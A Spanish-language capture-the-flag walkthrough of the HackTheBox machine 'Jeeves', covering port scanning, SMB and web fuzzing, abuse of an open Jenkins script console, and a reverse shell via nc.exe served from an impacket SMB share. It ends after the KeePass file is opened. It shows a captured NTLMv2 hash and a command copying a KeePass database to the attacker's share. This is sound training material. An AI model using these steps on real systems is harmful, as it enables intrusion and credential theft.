
- Jeeves is not overly complicated, however it focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common, some users may have a hard time locating the correct escalation path.
❯ ping -c 1 10.10.10.63
PING 10.10.10.63 (10.10.10.63) 56(84) bytes of data.
64 bytes from 10.10.10.63: icmp_seq=1 ttl=127 time=97.5 ms

--- 10.10.10.63 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 97.478/97.478/97.478/0.000 ms
❯ whichSystem.py 10.10.10.63

10.10.10.63 (ttl -> 127): Windows
PortScan
- nrunscan esta es la herramienta que hice que te automatiza el escaneo de
nmappor TCP por si quieres usarla.
❯ nmap -sCV -p80,135,445,50000 10.10.10.63 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 17:38 CST
Nmap scan report for 10.10.10.63
Host is up (0.096s latency).

PORT      STATE    SERVICE      VERSION
80/tcp    open     http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open     msrpc        Microsoft Windows RPC
445/tcp   open     microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp filtered ibm-db2
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-07-03T04:39:17
|_  start_date: 2023-07-03T03:49:32
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m58s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
Enumeración
- Bueno, el
crackmapexecnos reporta que estamos ante un Windows 10 Pro.
❯ crackmapexec smb 10.10.10.63
SMB         10.10.10.63     445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
- Vamos a comenzar enumerando por
smbpara ver si encontramos recursos compartidos.
❯ smbclient -L 10.10.10.63 -N
session setup failed: NT_STATUS_ACCESS_DENIED
- Si comprobamos usando otras herramientas, vemos que no podemos enumerar por este puerto, ya que no tenemos credenciales y no podemos emplear un Null Session.
❯ smbmap -H 10.10.10.63
[!] Authentication error on 10.10.10.63
- Vamos a ver las tecnologías que están corriendo en los puertos que tienen un servicio
http.
❯ whatweb http://10.10.10.63
http://10.10.10.63 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.63], Microsoft-IIS[10.0], Title[Ask Jeeves]
- Pues bueno, vamos a ver la página web.

- Bueno es la primera vez que veo eso si investigamos vemos que es un buscador.
- Bueno si investigamos de primeras si tiene vulnerabilidades como tal solo vemos una, pero no creo que este sea el caso, ya que esta máquina no contempla buffer overflow.
❯ searchsploit jeeves
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Ask.com/AskJeeves Toolbar Toolbar 4.0.2.53 - ActiveX Remote Buffer Overflow                   | windows/remote/4452.html
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
- Vamos a buscar algo en el navegador para probarlo.


- Pero bueno nos redirige a
error.html?y bueno ya nos están dando información sobre el error.
- Vamos a comenzar aplicando Fuzzing para ver si encontramos más rutas de la máquina.
❯ feroxbuster -t 200 -x php,txt,html -u http://10.10.10.63

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.3.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.10.63
 🚀  Threads               │ 200
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.3.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💲  Extensions            │ [php, txt, html]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
200        1l        4w       50c http://10.10.10.63/error.html
200       17l       40w      503c http://10.10.10.63/index.html
200        1l        4w       50c http://10.10.10.63/Error.html
200       17l       40w      503c http://10.10.10.63/Index.html
[####################] - 1m    119996/119996  0s      found:4       errors:0
[####################] - 1m    119996/119996  1741/s  http://10.10.10.63
Enumeración 50000
Bueno si analizamos el escaneo de
nmapvemos que también está el puerto50000vamos a ver que hay, ya que nos dicen Service Info.Volví a escanear el puerto y si está abierto.
❯ nmap -sCV -p50000 10.10.10.63 -oN targe2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 18:03 CST
Nmap scan report for 10.10.10.63
Host is up (0.093s latency).

PORT      STATE SERVICE VERSION
50000/tcp open  http    Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.07 seconds
- Esto es lo que hay.

- Pero no encontramos nada vamos a aplicar Fuzzing pero ahora para este puerto.
❯ gobuster dir -u http://10.10.10.63:50000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -x txt,php,html --no-error
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.63:50000
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
2023/07/02 18:07:16 Starting gobuster in directory enumeration mode
===============================================================
/askjeeves            (Status: 302) [Size: 0] [--> http://10.10.10.63:50000/askjeeves/]
- Y bueno nos redirige a un Jenkins.

- Bueno vemos que esto está activado.

- Bueno vemos que podemos ejecutar comandos en Groovy.


- Si buscamos como podemos ejecutar algún comando encontramos lo siguiente.
- Vamos a probarlo.

- Y bueno funciona.


- Bueno ahora lo que podemos hacer es asegurarnos de que si ganamos acceso al sistema ganar acceso ala máquina real y no a un contenedor para eso vamos a ejecutar el siguiente comando.
Shell as kohsuke
- Bueno para ganar acceso vamos a necesitar
nc.exesi tienesseclistsclonado o instalado ya te viene elnc.exe.
❯ locate nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
❯ cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe .
- Vamos a usar
smbserver.pyoimpacket-smbserverpara ofrecer elnc.exees importante que lo ejecutes en la ruta donde se encuentre el nc.exe.
❯ smbserver.py parrotsec . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
- Vamos a ponernos en escucha para directamente enviarnos una
reverse shell.
❯ rlwrap nc -lvnp 443
Listening on 0.0.0.0 443
- Y bueno vamos a escapar las barras para que no entre en conflicto vamos a darle a Execute.

- Y ganamos acceso además tenemos un Hash
NTLMV2.
❯ smbserver.py parrotsec . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.63,49678)
[*] AUTHENTICATE_MESSAGE (JEEVES\kohsuke,JEEVES)
[*] User JEEVES\kohsuke authenticated successfully
[*] kohsuke::JEEVES:aaaaaaaaaaaaaaaa:c23a012c38f0f7005de8ee2b9a5c45c4:010100000000000000f5b20e48add901859a5b91331600a700000000010010004c0058006f0072007a0078004c004b00030010004c0058006f0072007a0078004c004b00020010005a0042005700500078004c006c004400040010005a0042005700500078004c006c0044000700080000f5b20e48add90106000400020000000800300030000000000000000000000000300000ecd30e6e2741e888fe19c320d42d3424341eac95c921e6f32cf839ae34398fa60a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e0031003200000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:parrotsec)
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
❯ rlwrap nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.63 49679
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>
User.txt
- Si nos vamos ala raiz
C:\vemos que hay está lauser.txt.
dir /r /s user.txt
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Desktop

11/03/2017  11:22 PM                32 user.txt
               1 File(s)             32 bytes

     Total Files Listed:
               1 File(s)             32 bytes
               0 Dir(s)   2,408,325,120 bytes free

C:\>
type user.txt
e3232272596fb47950d59c4cf1e7066a
C:\Users\kohsuke\Desktop>
Escalada de Privilegios
- Si vamos un directorio hacia atrás vemos lo siguiente.
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,408,325,120 bytes free

C:\Users\kohsuke\Documents>
- Esto corresponde al
KeePass.

- Vamos a traernos eso a nuestra máquina de atacante usando el recurso compartido a nivel de red con
smbclient.pyque ya tenemos.
copy CEH.kdbx \\10.10.14.12\parrotsec\CEH.kdbx
        1 file(s) copied.

C:\Users\kohsuke\Documents>
- Y tenemos el archivo.
❯ ls
CEH.kdbx nc.exe
- Vamos a abrirlo lo más probable es que necesitemos una contraseña.
❯ keepassxc CEH.kdbx & disown
[1] 197209
